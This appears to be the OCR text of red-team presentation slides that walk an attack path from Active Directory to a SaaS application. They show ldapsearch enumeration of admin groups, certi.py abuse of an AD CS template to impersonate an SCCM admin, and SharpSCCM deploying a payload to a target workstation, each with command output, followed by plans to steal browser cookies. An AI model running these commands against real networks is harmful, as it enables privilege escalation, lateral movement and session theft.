
LDAP



```
"id": "19ee89aa-5e97-4d64-97da-d002b4b1f41b",
"deletedDateTime": null,
"classification": null,
"createdDateTime": "2021-03-21T14:02:10Z",
"creationOptions": [],
"description": "SCCM Admins",
"displayName": "SCCM_Admins",
"expirationDateTime": null,
"groupTypes": [],
"isAssignableToRole": null,
"mail": null,
"mailEnabled": false,
"mailNickname": "SCCM_Admins",
"membershipRule": null,
"membershipRuleProcessingState": null,
"onPremisesLastSyncDateTime": "2022-10-07T01:45:34Z",
"onPremisesSamAccountName": "SCCM_Admins",
```

Reconnaissance


LDAP



```
ldapsearch "(samaccountname=SCCM_Admins)"
Binding to 10.10.10.11[*] Distinguished name: DC=targetdomain,DC=com
[*] targeting DC: \\DC.targetdomain.com
[*] Filter: (samaccountname=SCCM_Admins)

member:
CN=user1,OU=AdminAccounts,OU=Enterprise,DC=targetdomain,DC=com,
CN=user2,OU=AdminAccounts,OU=Enterprise,DC=targetdomain,DC=com,
CN=user3,OU=AdminAccounts,OU=Enterprise,DC=targetdomain,DC=com,
CN=user4,OU=AdminAccounts,OU=Enterprise,DC=targetdomain,DC=com,
CN=user5,OU=AdminAccounts,OU=Enterprise,DC=targetdomain,DC=com,
```


AD CS

Privilege Escalation



```
proxychains4 -q python3 certi.py req 'targetdomain.com/cededuser@ADCS.targetdomain.com'
'Domain CA 2' -k -n --alt-name user1 --template Cisco
[*] Service: Domain CA 2
[*] Template: Cisco
[*] Username: cededuser
[*] Alternative Name: user1
[*] Cert subject: CN=cededuser
[*] Cert issuer: CN=Domain CA 2
[*] Cert Extended Key Usage: Client Authentication
[+] Cert Altname: user1@targetdomain.com

[*] Saving certificate in user1@targetdomain.pfx (password: admin)
```


Attack Path




Finding Our SaaS Target

Who Has Access to the Application?

- Searched documentation for anything related to the SaaS application (Confluence, SharePoint, etc.)
- Found a related group name “Storage_Backup_Engineers”
- Query LDAP to find who is in that group
    - How many members are part of the group?
    - How many targets do we have?



Finding Our Target




```
ldapsearch "(sAMAccountName=Storage_Backup_Engineers)"
Binding to 10.10.10.11[*] Distinguished name: DC=targetdomain,DC=com
[*] targeting DC: \\dc01.targetdomain.com
[*] Filter: (sAMAccountName=Storage_Backup_Engineers)

--------------------
objectClass: top, group
cn: Storage_Backup_Engineers
member:
CN=backup_user1,CN=Users,DC=targetdomain,DC=com,
CN=backup_user2,CN=Users,DC=targetdomain,DC=com,
CN=backup_user3,CN=Users,DC=targetdomain,DC=com,
CN=backup_user4,CN=Users,DC=targetdomain,DC=com,
CN=backup_user5,CN=Users,DC=targetdomain,DC=com
distinguishedName: Storage_Backup_Engineers
```

Lateral Movement to Hosts

Pivot

- We have an SCCM Admin ticket from AD CS compromise
- We can access SCCM Administration console using the resulting ticket
- With console access, we can find the host that the target user is on
- Can we get into that user’s context?

Lateral Movement to Hosts



Devices Search Results - 1 items shown


backup_user1

Icon	Name	Client	Currently Logged on User	Site Code	Client Activity
✓	BU1-WORKSTATION	Yes	targetdomain\backup_user1	P01	Active

SharpSCCM


PostEx

- Tool that can be used for SCCM post-exploitation
- Can create device collections and application deployments
- Can deploy the application in the context of the logged on user
- To accomplish the pivot:
  - Put a payload on a network share
  - Execute SharpSCCM to create an application deployment to execute the payload
  - Execute it within the context of the logged on user



```
.\SharpSCCM.exe exec -d BU1-WORKSTATION -p "\\network-share\share\shared\SCCM\payload.exe" -sms 10.10.10.12 -sc P01 -w
300 -dir "\\network-share\share\shared\SCCM"


  _______ _     _ _______  ______  _____  _______ _______ _______ _______
  |______ |_____| |_____| |_____/ |_____] |______ |       |       |  |  |
  ______| |     | |     | |    \_ |       ______| |______ |______ |  |  |    @_Mayyhem

[+] Connecting to \\10.10.10.12\root\SMS\site_P01
[+] Creating new device collection: Devices_bb8bdb93-6f60-4991-ad53-925bf6b7f6af
[+] Successfully created collection
[+] Found resource named BU1-WORKSTATION with ResourceID 16784756
[+] Added BU1-WORKSTATION (16784756) to Devices_bb8bdb93-6f60-4991-ad53-925bf6b7f6af
[+] Waiting for new collection member to become available...
[+] New collection member is not available yet... trying again in 5 seconds
[+] Successfully added BU1-WORKSTATION (16784756) to Devices_bb8bdb93-6f60-4991-ad53-925bf6b7f6af
[+] Creating new application: Application_e26276b6-b100-412a-b29e-31fb54696920
[+] Application path: \\network-share\share\shared\SCCM\payload.exe
[+] Updated application to hide it from the Configuration Manager console
[+] Updated application to run in the context of the logged on user
[+] Successfully created application
[+] Creating new deployment of Application_e26276b6-b100-412a-b29e-31fb54696920 to Devices_bb8bdb93-6f60-4991-
ad53-925bf6b7f6af
[+] Found the Application_e26276b6-b100-412a-b29e-31fb54696920 application
[+] Successfully created deployment of Application_e26276b6-b100-412a-b29e-31fb54696920 to Devices_bb8bdb93-6f60-4991-
ad53-925bf6b7f6af
[+] New deployment name: Application_e26276b6-b100-412a-b29e-31fb54696920_P0102AC9_Install
[+] Waiting for new deployment to become available...
[+] New deployment is available, waiting 30 seconds for updated policy to become available
[+] Forcing all members of Devices_bb8bdb93-6f60-4991-ad53-925bf6b7f6af to retrieve machine policy and execute any new
applications available
[+] Waiting 300 seconds for execution to complete...
[+] Cleaning up
```


Attack Path


AD
SCCM Admin
Admin To
SCCM Management
Admin To
SaaS Admin Workstation
?
?
?
?
?
SaaS

Host Enumeration

How Does the Admin Access the Application?


- Does the SaaS Admin access the application from this regular workstation?
- We know the SaaS application is accessed via a browser, are there any cookies for the application on the host?
- Does the application implement any cookie protections?
- What are some attack methods we can execute to hijack cookies and local sessions?
  - Remote debugging port collection
  - Export/decrypt database files (Saved Logins, History, Cookies)

